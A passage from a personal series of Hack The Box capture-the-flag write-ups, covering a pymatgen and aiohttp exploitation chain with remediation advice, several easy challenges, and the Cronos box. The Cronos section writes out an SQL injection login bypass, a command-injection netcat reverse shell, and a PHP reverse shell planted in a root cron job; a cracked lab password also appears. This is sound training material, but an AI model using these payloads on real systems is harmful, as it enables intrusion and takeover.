
I got stuck here after some looking around and research so I peeked at the writeup. I could’ve rescanned the port.
nmap -p 8080 -sV -sC 127.0.0.1

This shows us the version. This is vulnerable to CVE 2025-23334 https://www.exploit-db.com/exploits/52474. Found this github https://github.com/z3rObyte/CVE-2024-23334-PoC. Edited the code and ran it but it did not work. Got stuck here again so I looked at the write for the remainder. Apparently the needs to be ran at /assets instead while the script was doing it at /static. Reran it and I got the flag.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 5000 (HTTP). Browsed to port 5000 and found a CIF file analyzer web application. Registered an account and found a file upload feature.
rustscan -a 10.129.231.170 –ulimit 5000 -b 2000 — -A -Pn
2 – Initial Access – pymatgen malicious CIF file RCE – CVE-2024-23346 Researched CIF file exploitation and found CVE-2024-23346, a remote code execution vulnerability in the pymatgen Python library triggered by processing a malicious CIF file. Found a public malicious CIF template, edited it with the attack machine IP and port, uploaded it through the web application, and caught a reverse shell.
3 – Database credential extraction and lateral movement Stabilized the shell and read app.py which contained a hardcoded secret key and a reference to a SQLite database. Located database.db and extracted MD5 password hashes for multiple users. Cracked them with Hashcat using rockyou. Tried rosa’s password via SSH and authenticated successfully. Retrieved user.txt.
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: rosa:unicorniosrosados
4 – Internal service discovery and port forwarding LinPEAS identified an internal service on port 8080. SSH port forwarded to access it from the attack machine. Found a site monitoring web application. Rescanned the forwarded port with Nmap to identify the service version running on aiohttp.
ssh -L 8080:127.0.0.1:8080 rosa@10.129.231.170 nmap -p 8080 -sV -sC 127.0.0.1
5 – Root flag via aiohttp path traversal – CVE-2024-23334 Identified the aiohttp version as vulnerable to CVE-2024-23334, a path traversal leading to arbitrary file read. Used a public PoC but initially failed because the script targeted /static rather than the correct /assets endpoint. Adjusted the endpoint and successfully read root.txt directly from the server without obtaining an interactive root shell.
Key Takeaways
- pymatgen malicious CIF file RCE – CVE-2024-23346 (CVSS 8.8 High) – The web application processed user-uploaded CIF files using a vulnerable version of pymatgen that allowed arbitrary Python code execution embedded in the file. File upload endpoints that parse complex file formats must use sandboxed processing environments and must be kept fully patched. User-supplied files must never be processed in the same context as the web application.
- Hardcoded secret key in application source code – The Flask secret key was hardcoded in app.py and readable after gaining a foothold. Hardcoded secrets must be removed from source code and injected at runtime via environment variables or a secrets management solution. Application source files must have restrictive permissions to limit exposure after a compromise.
- MD5 password hashes in application database – User passwords were stored as unsalted MD5 hashes, crackable in seconds with a GPU and rockyou. MD5 is not a suitable algorithm for password storage and must be replaced with bcrypt, scrypt, or Argon2. Database files must have permissions restricting access to the application service account only.
- Weak passwords crackable with rockyou – Multiple user passwords including rosa’s were in the rockyou wordlist. All user account passwords must meet complexity requirements that resist dictionary attacks regardless of the hashing algorithm in use.
- aiohttp path traversal enabling arbitrary file read – CVE-2024-23334 (CVSS 7.5 High) – The internal monitoring service was running a vulnerable version of aiohttp that allowed path traversal through static file serving, enabling unauthenticated reading of arbitrary files including root.txt. Internal services must be kept patched and must not run as root when serving static content accessible to lower-privilege processes.
Remediation
[Immediate] Patch pymatgen to remediate CVE-2024-23346 (CVSS 8.8 High) Update pymatgen to the latest patched version immediately. Implement file type validation and content scanning on all uploaded CIF files. Process user-uploaded files in an isolated sandbox with no network access and no ability to affect the host application. Restrict the upload feature to authenticated users only.
[Immediate] Patch aiohttp to remediate CVE-2024-23334 (CVSS 7.5 High) Update aiohttp to the latest patched version immediately. Restrict the internal monitoring service to localhost only and ensure it does not run as root. Apply firewall rules preventing access to port 8080 from any untrusted source. If the service has no business requirement, remove it entirely.
[Immediate] Remove hardcoded secrets from application source code Remove the Flask secret key from app.py and rotate it immediately. Inject all application secrets at runtime using environment variables or a secrets manager such as HashiCorp Vault. Audit all application source files for hardcoded credentials, API keys, and secret values and remediate any findings.
[Immediate] Replace MD5 password hashing with a modern algorithm Migrate all stored password hashes from MD5 to bcrypt, scrypt, or Argon2 with appropriate cost factors. Force a password reset for all affected accounts after migration. Audit all application databases for weak or unsalted hash algorithms.
[Short-term] Enforce strong passwords across all accounts Multiple user passwords including rosa’s were crackable with rockyou. Enforce a minimum password length of 14 characters with complexity requirements across all application and OS accounts. Audit existing passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Implement sandboxed file processing and a dependency patch management program Establish a policy requiring all user-uploaded file processing to occur in an isolated environment with no access to application resources or the host OS. Include all Python library dependencies in regular vulnerability scans using tools such as pip-audit or Safety. Define patch SLAs for high and critical severity dependency vulnerabilities and integrate dependency auditing into the CI/CD pipeline.
- pymatgen malicious CIF file RCE – CVE-2024-23346 (CVSS 8.8 High) – The web application processed user-uploaded CIF files using a vulnerable version of pymatgen that allowed arbitrary Python code execution embedded in the file. File upload endpoints that parse complex file formats must use sandboxed processing environments and must be kept fully patched. User-supplied files must never be processed in the same context as the web application.
-
Urgent writeup
Urgent writeup
Challenge name: Urgent
Difficulty: Very Easy
Challenge Scenario: In the midst of Cybercity’s “Fray,” a phishing attack targets its factions, sparking chaos. As they decode the email, cyber sleuths race to trace its source, under a tight deadline. Their mission: unmask the attacker and restore order to the city. In the neon-lit streets, the battle for cyber justice unfolds, determining the factions’ destiny.
Link: https://app.hackthebox.com/challenges/Urgent?tab=play_challenge
Machine IP: NA
Downloaded the files and unzipped them. Inside was an .eml email files. Copied the subject text.

It’s base64 so I decoded that at https://www.base64decode.org/. That result was % encoded so I decoded that at https://www.url-encode-decode.com/. In that we get the flag.
GG
-
Ancient Encodings writeup
Ancient Encodings writeup
Challenge name: Ancient Encodings
Difficulty: Very Easy
Challenge Scenario: Your initialization sequence requires loading various programs to gain the necessary knowledge and skills for your journey. Your first task is to learn the ancient encodings used by the aliens in their communication.
Link: https://app.hackthebox.com/challenges/Ancient%2520Encodings?tab=play_challenge
Machine IP: NA
Downloaded the files and unzipped them. It gives us two files.

Read both files.

Researched how to unhex and decode in python and wrote a script to do so then got the flag.
import binasciiimport base64hex_string = "inserthexhere”unhexed_string = binascii.unhexlify(hex_string)decoded_string = base64.b64decode(unhexed_string).decode('utf-8')print(decoded_string)
GG
-
Replacement writeup
Replacement writeup
Challenge name: Replacement
Difficulty:
Challenge Scenario: A cursed spell has altered a scroll, changing key letters. Replace the haunted letter with a random one to break the curse!
Link: https://app.hackthebox.com/challenges/Replacement?tab=play_challenge
Machine IP: 154.57.164.67:32493
Navigated to the site and it’s a coding challenge.

It looks like it wants us to replace input 2 with input 3 in a given string input 3. I had some confusion on the input. I thought I had to keep it the way it was. Instead I split them. The we set output. Iterated through n and if the character was equal to the 2nd input we replace it and add to output otherwise just add to output.
# take in the numbern = input()b = input()c = input()# calculate answeroutput = ""for i in n:if i == b:i = coutput = output + celse:output = output + i# print answerprint(output)And I got the flag.

GG
-
El Mundo writeup
El Mundo writeup
Challenge name: El Mundo
Difficulty: Easy
Challenge Scenario: You may not control time, but you can certainly control the flow of your program! Use your stand to bend it to your will!
Link: https://app.hackthebox.com/challenges/El%2520Mundo?tab=play_challenge
Machine IP: 154.57.164.67:32163
Navigated to the site and downloaded the files. It looks like another buffer overflow.

It already gives us a script too.

It gives us the steps of what we need to overflow. Edited the code nybytes = 46 and overwriting the return address with the address of read_flag() 0x4016b7.

Also change it to run locally.

Ran it and I got the test flag. Set it back to False. Ran it against the machine and I got the real flag.
./solver.py 154.57.164.67 32163

GG
-
Que onda writeup
Que onda writeup
Challenge name: Que onda
Difficulty: Very Easy
Challenge Scenario: Que onda! Welcome to the festival of Pwn! This is a small guide to help you continue your journey, follow the instructions in README.txt
Link: https://app.hackthebox.com/challenges/Que%2520onda?tab=play_challenge
Machine IP: 154.57.164.76:32169
Downloaded the files and read the README.


Downloaded the tools. Netcated to the ip and port and inputted flag and I received the flag.
nc 154.57.164.76 32169
GG
-
Cronos writeup
Cronos writeup
Box name: Cronos
Difficulty: Medium
OS: Linux
Overview: CronOS focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability.
Link: https://app.hackthebox.com/machines/Cronos?sort_by=created_at&sort_type=desc
Machine IP: 10.129.227.211
Ran rustscan against the machine.
rustscan -a 10.129.227.211 –ulimit 5000 -b 2000 — -A -Pn

Navigated to the webserver and its a Default apache server.

Ran feroxbuster.
feroxbuster -u http://10.129.227.211 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Feroxbuster not finding anything right away. SSH is an older version and there is a CVE for that but I’ll try that last as I doubt that’s the path. Nothing interesting from port 53 DNS. Rerunning rustscan and also checking udp ports. I got stuck here and peeked at the write. I guess I wasn’t using nslookup properly to get a useful response.
nslookup 10.129.227.211 10.129.227.211

Added that to /etc/hosts. With this new information if we dig it we get another subdomain.

This brings us to a basic log in. Added admin.cronos.htb to /etc/hosts and navigated to it.

I was able to log in using SQL injection.
UserName: ‘ or 1=1 — –
Password: t
On successful log in it brings us to some Net Tool.


It successfully pings me using the ping option and my ip address. I piped id and that also worked.

Wanted to see if there is netcat on the device by piping which nc and that worked.

Let’s try to get a reverse shell. Set up a listener. Tried a few from revshells and I was able to get a shell.
8.8.8.8|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.27 1337 >/tmp/f
Stabilized my shell.
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
# Ctrl + Z
stty raw -echo; fg
# hit space
export TERM=xtermPoked around and it looks like the main site runs laravel and has a mysql database.

I couldn’t find any creds. Checked /home and there is another user that we can get user.txt from.

Did more local enumeration. Eventually I saw that there was a cronjob running a script as root.

We can edit this file.

Tried changing it to a bash revshell then realized it’s running php from the cronjob. Editing the file to:

<?php $sock=fsockopen(“10.10.16.27”,1338);exec(“sh <&3 >&3 2>&3”);
And we got a shell as root.

GG
Attack Chain
